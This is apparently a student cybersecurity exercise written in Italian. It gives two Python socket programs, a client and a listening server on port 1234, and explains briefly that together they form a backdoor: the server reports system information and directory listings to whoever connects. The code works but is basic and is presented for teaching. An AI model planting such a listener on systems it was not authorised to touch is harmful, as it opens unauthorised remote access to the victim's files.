


consegna S3-L2

encripting & backdoor





```
import socket

SRV_ADDR = input("Type the server IP address ")
SRV_PORT = int(input("Type the server port: "))

def print_menu():
    print("""\n\n0) Close the connection
1) Get system info
2) List directory contents""")

my_sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
my_sock.connect((SRV_ADDR, SRV_PORT))

print("Connection established")
print_menu()

while 1:
    message = input("\n-Select an option: ")

    if(message == '0'):
        my_sock.sendall(message.encode())
        my_sock.close()
        break

    elif(message == "1"):
        my_sock.sendall(message.encode())
        data = my_sock.recv(1024)
        if not data: break
        print(data.decode('utf_8'))

    elif(message == '2'):
        path = input("Insert the path: ")
        my_sock.sendall(message.encode())
        my_sock.sendall(path.encode())
        data = my_sock.recv(1024)
        data = data.decode('utf-8').split(",")
        print("*"*40)
        for x in data:
            print(x)
        print("*"*40)
```



```
import socket, platform, os

SRV_ADDR = ""
SRV_PORT = 1234

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((SRV_ADDR, SRV_PORT))
s.listen(1)
connection, address = s.accept()

print ("client connected: ", address)

while 1:
    try:
        data = connection.recv(1024)
    except:continue

    if(data.decode('utf-8') == '1'):
        tosend = platform.platform() + " " + platform.machine()
        connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '2'):
        data = connection.recv(1024)
        try:
            filelist = os.listdir(data.decode('utf-8'))
            tosend = ""
            for x in filelist:
                tosend += "," + x
        except:
            tosend = "Wrong path"
        connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '0'):
        connection.close()
        connection, address = s.accept()
```

l'esercizio di oggi ci chiedeva di definire cosa sia una backdoor e la differenza ra i due programmi che ci sono stati forniti.

Una backdoor e' una "porta segreta" per accedere piu' facilmente in futuro ad un sistema informatico attaccato,ergo non e' una cosa voluta da chi subisce l'attacco e spesso viene ben nascosta.

la differenza tra i due programmi e' che uno funge da server mentre l'altro da client che si colleghera' poi al server